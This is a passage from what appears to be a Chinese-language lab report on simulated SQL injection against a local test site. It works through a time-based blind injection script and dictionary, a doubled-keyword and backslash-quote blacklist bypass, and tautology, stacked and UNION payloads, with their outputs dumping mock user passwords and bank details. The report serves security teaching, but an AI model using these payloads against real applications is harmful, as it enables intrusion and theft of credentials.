3-4-1 手動注入相關技術

攻擊者會運用一般注入、聯合查詢注入、堆疊注入、時間盲注，配合一些繞過過濾方法繞過

系統的黑名單過濾，黑名單繞過方法將會在 4-1-3 小節說明。

以上除了時間盲注之外都會使用手工輸入，時間盲注因為需要測量時間，所以會配合一個簡

單 python 腳本輔助，3-4-2 小節將會說明盲注配合 python 腳本的運用方式與原理。

3-4-2 配合腳本實施基於時間的盲注

使用時間盲注可以根據響應時間確認輸入的條件句是否正確，從而得知資訊。時間盲注通常

需要用到多條條件句確認資訊，手動輸入很困難，因此攻擊者會使用腳本做輔助。(腳本名:time.py)

步驟一：攻擊者將用於盲注的多條惡意參數保存在字典文本中。(字典名:time_dictionary.txt)

步驟二：腳本執行 → 輸入含\$\$\$的 url → 讀取一行惡意參數 → 去除參數頭尾的空白 →

用參數替代\$\$\$ → 發送帶惡意參數的 HTTP 請求給目標程序 → 程序返回結果 → 計算響應時

間 → 將響應時間與惡意參數寫入結果文本(文本名:time_result.txt) → 讀取下一行參數……

步驟三：攻擊者根據執行後得到的文本判斷盲注結果。

以下為腳本運行示範，因為是示範所以系統沒有開黑名單過濾，下圖 3.12 是參數字典文件。

使用者輸入含有\$\$\$的 url，腳本會將\$\$\$換成字典裡的參數並發送 HTTP 請求，如下圖 3.11 所示。

保存結果的文本 time_result.txt 的左方為響應時間(單位:秒)，右方為惡意參數，如果參數導致系統

發生錯誤返回非 200 的 HTTP 狀態碼，則會輸出 WRONG，輸出文本如下圖 3.13 所示。


通過這次運行可得知用戶 user1 的密碼是 123，因為響應時間成功被延遲。

註：參數尾端用「+」代替空格是因為腳本執行會去除參數頭尾空白。

```
C:\Python27\pyfile>python time.py
輸入url: http://localhost/user_result.php?Send=send&userinput=user1&passwordinput=$$$
WRONG | 003'
2.042 | 444
7.103 | 123' AND SLEEP(5)--+
12.093 | 123' AND SLEEP(10)--+
2.085 | 12300' AND SLEEP(3)--+

字典: time_dictionary.txt
字典總行數: 5
輸出: time_result.txt
```


圖 3.11: 在 CMD 中運行腳本 time.py



time_dictionary.txt

檔案 編輯 檢視

003'
444
123' AND SLEEP(5)--+
123' AND SLEEP(10)--+
12300' AND SLEEP(3)--+



time_result.txt

檔案 編輯 檢視

WRONG		003'
2.061		444
7.069		123' AND SLEEP(5)--+
12.071		123' AND SLEEP(10)--+
2.058		12300' AND SLEEP(3)--+

圖 3.12: 字典文件

圖 3.13: 輸出文本

3-5 攻擊者-攻擊目標

攻擊者主要以各種 SQL 注入方式攻擊並獲取應用程序資料庫的各種資料，3-5-1~3-5-3 小節將列出三個攻擊者的主要目標。

3-5-1 獲取指定表的資料

在 user 庫中，userinfo 表裡面有許多用戶的重要資訊，而 sensitive_data 表中則有網站敏感資料，攻擊者會以多種注入手法竊取這兩個表中的所有資料。

在此模擬實驗中，獲取 userinfo 表與 sensitive_data 表的全部資料是最重要的目標。

3-5-2 獲取資料庫系統詳細資訊

得知資料庫詳細資訊對攻擊者而言很有用，攻擊者會以多種注入手法試圖確定資料庫的相關資訊，資料庫系統詳細資訊包含版本、資料庫使用權限分配等。

3-5-3 成為高權限用戶

攻擊者會嘗試將自己的資料庫使用權限最大化(成為最高權限的資料庫管理員)，在此實驗中要達成這個目的有以下三種方法；

方法一：得知現有資料庫管理員的帳戶和密碼後，冒充高權限的管理者帳號進行後續操作。

如果用方法一，攻擊者要竊取資料庫存放資料庫用戶帳號的表，MySQL 內建的 mysql 庫中

的 user 表存放所有 MySQL 用戶資料，包含權限與密碼等資訊。

方法二：創建一個資料庫用戶並賦予高權限。

如果用方法二，攻擊者必須用指令創建新用戶，之後賦予此用戶最高權限。

方法三：用 INSERT 語句將新用戶的資料添加到 mysql.user 表。

3-5-4 本節總結

此次實驗中，攻擊者最主要的目標是 userinfo 表中的所有重要資料，接著是獲取數據資料庫資訊與取得高權限帳號。

由於實驗的目的是模擬入侵者的攻擊，所以會盡可能演示多種 SQL 注入手法攻擊。

第四章 模擬 SQL 注入攻擊

本章將會以攻擊者角度運用 SQL 注入手法攻擊網站資料庫。

4-1 實驗前準備

4-1-1 攻擊者在應用程序中的身分

攻擊者是此網站的用戶之一，用戶名是「**attacker**」，密碼是「**00000**」。與其他使用者一樣，攻

擊者也有存放一些重要資料在資料庫中，攻擊者登入後的頁面如下圖 4.1 所示。

查詢時間: 2023/08/22 14:48:41

輸入的用戶名: **attacker**

輸入的密碼: **00000**

SQL查詢語句:

SELECT * FROM `userinfo` WHERE `用戶名` = '**attacker**' AND `密碼` = '**00000**'

用戶名	編號	密碼	銀行帳號	銀行密碼	存款
attacker	010	00000	TRE5876952537	sd5651fkjl	450

圖 4.1: 攻擊者登入後的頁面

4-1-2 攻擊者已知的資訊

在此實驗中，假設攻擊者事前透過各種參數對用戶登入系統進行了測試，還用了某些方式取

得了系統資料庫的部分情報，以下是攻擊者已知的三個資訊:

[1] 目標系統對輸入的參數僅採取了黑名單驗證，且只會對參數進行一次過濾，系統會無視大

小寫刪除以下字段。

```
and by create delete from group insert like order
or select union update where
```

[2] 資料庫是用 **MySQL**，程序與 user 庫連結，user 庫有兩個表，分別是 userinfo 表和另一個表，

攻擊者知道 userinfo 表的作用是存放登入系統的用戶資料，且透過攻擊者自己登入網站

後從輸出的表格得知 userinfo 表有 6 列，也知道所有列的資料類型。

攻擊者不知道另一個表的名稱(也就是 **sensitive_data** 表)，也不知道該表的列數與每列的

資料類型，只知道裡面儲存了非常重要的網站敏感資料。

[3] 攻擊者知道資料庫是以**最高權限 root** 運行。

4-1-3 黑名單繞過方法

攻擊者已經知道系統只會對輸入進行一次黑名單過濾，因此可以先對注入語句做一些修改，

從而繞過過濾。此實驗中的黑名單繞過可分為「關鍵字繞過」與「引號繞過」，以下分別說明繞

過方法：

[1] 關鍵字繞過

由於系統只會對參數中的惡意關鍵字進行一次刪除，因此可以用「**雙寫繞過**」的方法繞過

過濾。

例如攻擊者輸入「**select * from** `userinfo`」，由於「select」和「from」都被

刪除，輸入就會變成「select * from `userinfo`;」，成功繞過過濾並完成注入攻擊。

[2] 引號繞過

系統會把「"」和「'」變成「\"」和「\'」，繞過方法是在引號之前先加上「\」，這樣系統就會把輸入的「\」變成「\\」，由於兩個「\」相鄰，第一個「\」會把第二個「\」轉譯，造成「'」沒有被系統成功轉譯，保留引號原本的特殊意義。(雙引號「"」也是用同樣的方式繞過)

引號繞過相比於關鍵字繞過難度更大，因為有一些限制。假設攻擊者直接按照上述的方法輸入「where `id` = \'123\'」，最終會變成「where `id` = \\'123\\\'」，這樣會造成兩個錯誤：

錯誤一：等號與引號之間有「\\」，這會導致系統出錯，也就無法成功注入。

錯誤二：攻擊者希望的條件是 id = '123'，最後會變成 id = '123\'，與原先期望不符。

改進方式是輸入「where `id` = char(49,50,51)」，用 MySQL 的 `char()` 函式將 ascii 碼轉成字元，這種寫法同等於「where `id` = '123'」，但是不需要用引號也能成功注入。不只有 `char()` 函式，還有其他類似的方法可以達到相同效果。

4-1-4 注入內容相關規範

[1] 注入內容規範

攻擊者採用「雙寫繞過」，為了避免輸入的內容過於混亂，攻擊者的輸入統一按照以下標準：

準：

[1] 命令句小寫

[2] 以「OR」安插在命令字段中間以繞過過濾

假設攻擊者希望輸入最後變成「select * from `userinfo` where `name` = 'ABC」，按

照以上標準要輸入「selORect * frORom `userinfo` whORere `name` = char(65,66,67)」。

[2] 注入點

目標程序有兩個可以注入的點，分別是「輸入用戶名處」和「輸入密碼處」，url 的形式為

http://localhost/user_result.php?Send=send&username=注入點一&userpassword=注入點二

兩個注入點並沒有太大差別，實驗演示會以注入點一，也就是「輸入用戶名處」為優先。

4-2 獲取 userinfo 表中所有資料

4-2-1 一般注入

攻擊者以簡單方式截斷原程式碼並改變原意。

在用戶名處輸入「\ ' oORr 1=1-- 」，兩個減號後要接一個空格以形成註釋。(密碼不要是空就行)

原程式碼：

```
SELECT * FROM `userinfo` WHERE `用戶名` = 'attcaker' AND `密碼` = '00000';
```

被修改後程式碼：

```
SELECT * FROM `userinfo` WHERE `用戶名` = '\ ' or 1=1-- AND `密碼` = '123';
```

由於 or 後的條件 1=1 恆成立，因此不管用戶名與密碼為何，所有資料都會被取出，如下圖 4.2 所示。

查詢時間: 2023/08/22 15:13:24

輸入的用戶名: \ ' oORr 1=1--

輸入的密碼: 123

SQL查詢語句:
SELECT * FROM `userinfo` WHERE `用戶名` = '\ ' or 1=1-- AND `密碼` = '123'

用戶名	編號	密碼	銀行帳號	銀行密碼	存款
user1	001	123	PKF9592844594	sdf56ilu11nn	5000
user2	002	PPAAssss	LRD5789504516	gyk46r9r52g	20
user3	003	abcdef	QHD4786129655	lih4564864hkj	3000
user4	004	1234567890	IBF98165175361	hfz865f5g66	150
user5	005	987987987	GJB4587962581	ahj6412tr2	650
user6	006	hchs	LRF8790201453	bm54297cvbn	700
user7	007	101010	XCV5520147836	bfh618vdg46	850
user8	008	abc000abc	TBN6902320147	dfg511546sdf	1700
user9	009	theworld	MCV6478912305	ylu54cgf8571g	5
attacker	010	00000	TRE5876952537	sd5651fkjl	450

圖 4.2：一般注入

4-2-2 堆疊注入


在此實驗環境中，攻擊者無法利用堆疊注入獲取 userinfo 表中內容，雖然系統是用支持多條

SQL 命令的 `mysqli_multi_query()` 函式執行查詢句，但頁面只會返回第一條命令的查詢結果。(3-3-7

小節有提到)

因此如果攻擊者輸入「`\';select * from `userinfo`--`」，並不會有結果，而且原本的條件句

被破壞了，所以第一條查詢也沒有結果，如下圖 4.3 所示。



查詢時間: 2023/08/22 19:21:24

輸入的用戶名: `\';select * from `userinfo`--`

輸入的密碼: 123

SQL查詢語句:

`SELECT * FROM `userinfo` WHERE `用戶名` = '\';select * from `userinfo`--' AND `密碼` = '123'`

帳號或密碼錯誤

圖 4.3: 堆疊注入不成功

4-2-3 聯合查詢注入

因為要聯合查詢的兩個表都是 userinfo，而攻擊者已經知道了 userinfo 的列數與每列的資料類型，所以可以直接用 union 聯合查詢兩個表。

[1] 用「*」查詢所有列

攻擊者在用戶名處輸入「\`unORion selORect * frORom `userinfo`--」，減號後空格。

原程式碼：

```
SELECT * FROM `userinfo` WHERE `用戶名` = 'attcaker' AND `密碼` = '00000';
```

被注入後程式碼：

```
SELECT * FROM `userinfo` WHERE `用戶名` = '\\` union select * from `userinfo`--  
AND `密碼` = '123';
```

注入結果會返回表中所有資料，如下圖 4.4 所示。

查詢時間: 2023/08/22 20:20:09

輸入的用戶名: \`unORion selORect * frORom `userinfo`--

輸入的密碼: 123

SQL查詢語句:
SELECT * FROM `userinfo` WHERE `用戶名` = '\\` union select * from `userinfo`--' AND `密碼` = '123'

用戶名	編號	密碼	銀行帳號	銀行密碼	存款
user1	001	123	PKF9592844594	sdf56ilu11nn	5000
user2	002	PPAAssss	LRD5789504516	gyk46r9r52g	20
user3	003	abcdef	QHD4786129655	lih4564864hkj	3000
user4	004	1234567890	IBF98165175361	hfz865f5g66	150
user5	005	987987987	GJB4587962581	ahj6412tr2	650
user6	006	hchs	LRF8790201453	bm54297cvbn	700
user7	007	101010	XCV5520147836	bfl618vdg46	850
user8	008	abc000abc	TBN6902320147	dfg511546sdf	1700
user9	009	theworld	MCV6478912305	ylu54cgf857lg	5
attacker	010	00000	TRE5876952537	sd5651fkjl	450

圖 4.4: 聯合注入

如果攻擊者輸入「\' oORr 1=1 unORion all selORect * frORom `userinfo`-- 』，union 後加上 all，就會無視資料是否有重複而返回全部內容，注入結果如下圖 4.5 所示。(如果只有 union 就會去除重複資料)

被注入後程式碼:

```
SELECT * FROM `userinfo` WHERE `用戶名` = '\\\' or 1=1 union all select * from `userinfo`--' AND `密碼` = '123';
```

查詢時間: 2023/08/22 20:25:35

輸入的用戶名: \' oORr 1=1 unORion all selORect * frORom `userinfo`--

輸入的密碼: 123

SQL查詢語句:
SELECT * FROM `userinfo` WHERE `用戶名` = '\\\' or 1=1 union all select * from `userinfo`--' AND `密碼` = '123'

用戶名	編號	密碼	銀行帳號	銀行密碼	存款
user1	001	123	PKF9592844594	sdf56ilu11nn	5000
user2	002	PPAAssss	LRD5789504516	gyk46r9r52g	20
user3	003	abcdef	QHD4786129655	lih4564864hkj	3000
user4	004	1234567890	IBF98165175361	hfz865f5g66	150
user5	005	987987987	GJB4587962581	ahj6412tr2	650
user6	006	hchs	LRF8790201453	bm54297cvbn	700
user7	007	101010	XCV5520147836	bfh618vdg46	850
user8	008	abc000abc	TBN6902320147	dfg511546sdf	1700
user9	009	theworld	MCV6478912305	ylu54cgf8571g	5
attacker	010	00000	TRE5876952537	sd5651fkjl	450
user1	001	123	PKF9592844594	sdf56ilu11nn	5000
user2	002	PPAAssss	LRD5789504516	gyk46r9r52g	20
user3	003	abcdef	QHD4786129655	lih4564864hkj	3000
user4	004	1234567890	IBF98165175361	hfz865f5g66	150
user5	005	987987987	GJB4587962581	ahj6412tr2	650
user6	006	hchs	LRF8790201453	bm54297cvbn	700
user7	007	101010	XCV5520147836	bfh618vdg46	850
user8	008	abc000abc	TBN6902320147	dfg511546sdf	1700
user9	009	theworld	MCV6478912305	ylu54cgf8571g	5
attacker	010	00000	TRE5876952537	sd5651fkjl	450

圖 4.5: 聯合注入

[2] 指定列查詢

如果不用「*」，就要指定要查詢的列，對於不想查詢或不確定資料類型的列可以用「**NULL**」

填充。假設攻擊者不想查詢「編號」與「存款」列，就輸入

「`\' unORion seORlect `用戶名`,NULL,`密碼`,`銀行帳號`,`銀行密碼`,NULL frORom `userinfo`--`」，注入

結果會返回表中除了「編號」與「存款」以外的所有資料，如下圖 4.6 所示。

被注入後程式碼:

```
SELECT * FROM `userinfo` WHERE `用戶名` = '\\' union select `用戶名`,NULL,`密碼`,`銀行帳號`,`銀行密碼`,NULL from `userinfo`--' AND `密碼` = '123';
```

查詢時間: 2023/08/22 20:37:32

輸入的用戶名: `\' unORion seORlect `用戶名`,NULL,`密碼`,`銀行帳號`,`銀行密碼`,NULL frORom `userinfo`--`

輸入的密碼: **123**

SQL查詢語句:
`SELECT * FROM `userinfo` WHERE `用戶名` = '\\' union select `用戶名`,NULL,`密碼`,`銀行帳號`,`銀行密碼`,NULL from `userinfo`--' AND `密碼` = '123'`

用戶名	編號	密碼	銀行帳號	銀行密碼	存款
user1		123	PKF9592844594	sdf56ilu11nn	
user2		PPAAssss	LRD5789504516	gyk46r9r52g	
user3		abcdef	QHD4786129655	lih4564864hkj	
user4		1234567890	IBF98165175361	hfh865f5g66	
user5		987987987	GJB4587962581	ahj6412tr2	
user6		hchs	LRF8790201453	bm54297cvbn	
user7		101010	XCV5520147836	bfb618vdg46	
user8		abc000abc	TBN6902320147	dfg511546sdf	
user9		theworld	MCV6478912305	ylu54cgf8571g	
attacker		00000	TRE5876952537	sd5651fkjl	

圖 4.6: 聯合注入

把參數中的「`\' unORion`」改成「`\' oORr 1=1 unORion all`」，就可以返回第一次的查詢結果與第

二次的指定列查詢結果，注入結果如下圖 4.7 所示。

被注入後程式碼:

```
SELECT * FROM `userinfo` WHERE `用戶名` = '\\\' or 1=1 union all select `用戶名`,NULL,`密碼`,`銀行帳號`,`銀行密碼`,NULL from `userinfo`--' AND `密碼` = '123';
```

查詢時間: 2023/08/22 20:53:00

輸入的用戶名: \' oORr 1=1 unORion all seORlect `用戶名`,NULL,`密碼`,`銀行帳號`,`銀行密碼`,NULL frORom `userinfo`--

輸入的密碼: 123

SQL查詢語句:
SELECT * FROM `userinfo` WHERE `用戶名` = '\\ or 1=1 union all select `用戶名`,NULL,`密碼`,`銀行帳號`,`銀行密碼`,NULL from `userinfo`--' AND `密碼` = '123'

用戶名	編號	密碼	銀行帳號	銀行密碼	存款
user1	001	123	PKF9592844594	sdf56ilu11nn	5000
user2	002	PPAAssss	LRD5789504516	gyk46r9r52g	20
user3	003	abcdef	QHD4786129655	lih4564864hkj	3000
user4	004	1234567890	IBF98165175361	hfz865f5g66	150
user5	005	987987987	GJB4587962581	ahj6412tr2	650
user6	006	hchs	LRF8790201453	bm54297cvbn	700
user7	007	101010	XCV5520147836	bfn618vdg46	850
user8	008	abc000abc	TBN6902320147	dfg511546sdf	1700
user9	009	theworld	MCV6478912305	ylu54cgf8571g	5
attacker	010	00000	TRE5876952537	sd5651fkjl	450
user1		123	PKF9592844594	sdf56ilu11nn	
user2		PPAAssss	LRD5789504516	gyk46r9r52g	
user3		abcdef	QHD4786129655	lih4564864hkj	
user4		1234567890	IBF98165175361	hfz865f5g66	
user5		987987987	GJB4587962581	ahj6412tr2	
user6		hchs	LRF8790201453	bm54297cvbn	
user7		101010	XCV5520147836	bfn618vdg46	
user8		abc000abc	TBN6902320147	dfg511546sdf	
user9		theworld	MCV6478912305	ylu54cgf8571g	
attacker		00000	TRE5876952537	sd5651fkjl	

圖 4.7: 聯合注入

4-2-4 時間盲注

攻擊者可以透過基於時間的盲注逐字推斷出某列下的每欄資料，這種做法會需要用到 MySQL 的 `substr()` 函式，`substr()` 的作用是擷取自串的部分內容，例如 `substr('abcde',2,3)` 會從字串 `abcde` 的第 2 個字元開始，往後取 3 個字元，最後得到的結果是 `bcd`。

以下命令的意思是如果「用戶名」列中有資料符合第五個字元是 5，那符合的每一筆資料就會

延遲 3 秒，**不會有結果返回**。

```
SELECT * FROM `userinfo` WHERE `用戶名` = '\\' or substr(`用戶名`,5,1)='5' and sleep(3);
```

假設攻擊者希望得知**密碼列**中的所有資料，利用 **substr()**與 **sleep()**就能爆破出所有密碼：

第一步：先試出密碼的第一個字元為何，輸入


「\ ' oORr substr(`密碼`,1,1)=char(**N**) aORnd sleep(3)-- 」，**N** 可以是 **32** 到 **126**，也就是 ASCII 所有可

顯示字元。(由於是實驗所以只測試 ASCII 碼的 48~57，也就是數字 0~9)

被注入後程式碼：

```
SELECT * FROM `userinfo` WHERE `用戶名` = '\\' or substr(`密碼`,1,1)=char(57) and sleep(3) --' AND `密碼` = '123';
```

不管是否成功延時返回結果都是空，如下圖 4.8 所示。



查詢時間: 2023/08/23 19:55:54

輸入的用戶名: \ ' oORr substr(`密碼`,1,1)=char(57) aORnd sleep(3)--

輸入的密碼: 123

SQL查詢語句:

```
SELECT * FROM `userinfo` WHERE `用戶名` = '\\' or substr(`密碼`,1,1)=char(57) and sleep(3)--' AND `密碼` = '123'
```

帳號或密碼錯誤

圖 4.8: 返回空的結果

下圖 4.9 是用 3-4-2 提到的 python 腳本測時間，測試密碼的第一個字元。

```
C:\Python27\pyfile>python time.py
輸入url: http://localhost/user_result.php?Send=send&username=$$$&userpassword=123

2.078 | 555
5.089 | \' oORr substr(`密碼`,1,1)=char(48) aORnd sleep(3)--+
11.110 | \' oORr substr(`密碼`,1,1)=char(49) aORnd sleep(3)--+
2.082 | \' oORr substr(`密碼`,1,1)=char(50) aORnd sleep(3)--+
2.061 | \' oORr substr(`密碼`,1,1)=char(51) aORnd sleep(3)--+
2.088 | \' oORr substr(`密碼`,1,1)=char(52) aORnd sleep(3)--+
2.086 | \' oORr substr(`密碼`,1,1)=char(53) aORnd sleep(3)--+
2.086 | \' oORr substr(`密碼`,1,1)=char(54) aORnd sleep(3)--+
2.034 | \' oORr substr(`密碼`,1,1)=char(55) aORnd sleep(3)--+
2.063 | \' oORr substr(`密碼`,1,1)=char(56) aORnd sleep(3)--+
5.086 | \' oORr substr(`密碼`,1,1)=char(57) aORnd sleep(3)--+
2.068 | 333

字典: time_dictionary.txt
字典總行數: 12
輸出: time_result.txt
```

圖 4.9: 腳本測試第一個字元

查詢一般的參數所需時間大概是 2.07 秒，因此根據參數的延遲時間可得知密碼首字元是 0 的

有 1 筆，首字元是 1 的有 3 筆，首字元是 9 的有 1 筆。

第二步：試出密碼的第二個字元，以首字元是 9 的密碼為例，接續測試第二字元，輸入

「\' oORr substr(`密碼`,1,2)=char(57,K) aORnd sleep(3)--」，K 的測試方法與第一步時一樣。

```
C:\Python27\pyfile>python time.py
輸入url: http://localhost/user_result.php?Send=send&username=$$$&userpassword=123

2.077 | 555
2.050 | \' oORr substr(`密碼`,1,2)=char(57,48) aORnd sleep(3)--+
2.071 | \' oORr substr(`密碼`,1,2)=char(57,49) aORnd sleep(3)--+
2.076 | \' oORr substr(`密碼`,1,2)=char(57,50) aORnd sleep(3)--+
2.082 | \' oORr substr(`密碼`,1,2)=char(57,51) aORnd sleep(3)--+
2.048 | \' oORr substr(`密碼`,1,2)=char(57,52) aORnd sleep(3)--+
2.071 | \' oORr substr(`密碼`,1,2)=char(57,53) aORnd sleep(3)--+
2.063 | \' oORr substr(`密碼`,1,2)=char(57,54) aORnd sleep(3)--+
2.096 | \' oORr substr(`密碼`,1,2)=char(57,55) aORnd sleep(3)--+
5.112 | \' oORr substr(`密碼`,1,2)=char(57,56) aORnd sleep(3)--+
2.085 | \' oORr substr(`密碼`,1,2)=char(57,57) aORnd sleep(3)--+
2.079 | 333

字典: time_dictionary.txt
字典總行數: 12
輸出: time_result.txt
```

圖 4.10: 腳本測試第二個字元

由上圖 4.10 的腳本測試結果得知，第二個字元是 8。

第三步：重複第二步的測試，一直測到第 10 個字元沒有發生延時，如下圖 4.11 所示，代表此

密碼總共 9 個字元，最後得到此密碼是 **987987987**。(也就是測出 user5 的密碼)

```
C:\Python27\pyfile>python time.py
輸入url: http://localhost/user_result.php?Send=send&username=$$$&userpassword=123

2.061 | 555
2.065 | \' o0Rr substr(`密碼`,1,10)=char(57,56,55,57,56,55,57,56,55,48) a0Rnd sleep(3)--+
2.081 | \' o0Rr substr(`密碼`,1,10)=char(57,56,55,57,56,55,57,56,55,49) a0Rnd sleep(3)--+
2.063 | \' o0Rr substr(`密碼`,1,10)=char(57,56,55,57,56,55,57,56,55,50) a0Rnd sleep(3)--+
2.075 | \' o0Rr substr(`密碼`,1,10)=char(57,56,55,57,56,55,57,56,55,51) a0Rnd sleep(3)--+
2.062 | \' o0Rr substr(`密碼`,1,10)=char(57,56,55,57,56,55,57,56,55,52) a0Rnd sleep(3)--+
2.061 | \' o0Rr substr(`密碼`,1,10)=char(57,56,55,57,56,55,57,56,55,53) a0Rnd sleep(3)--+
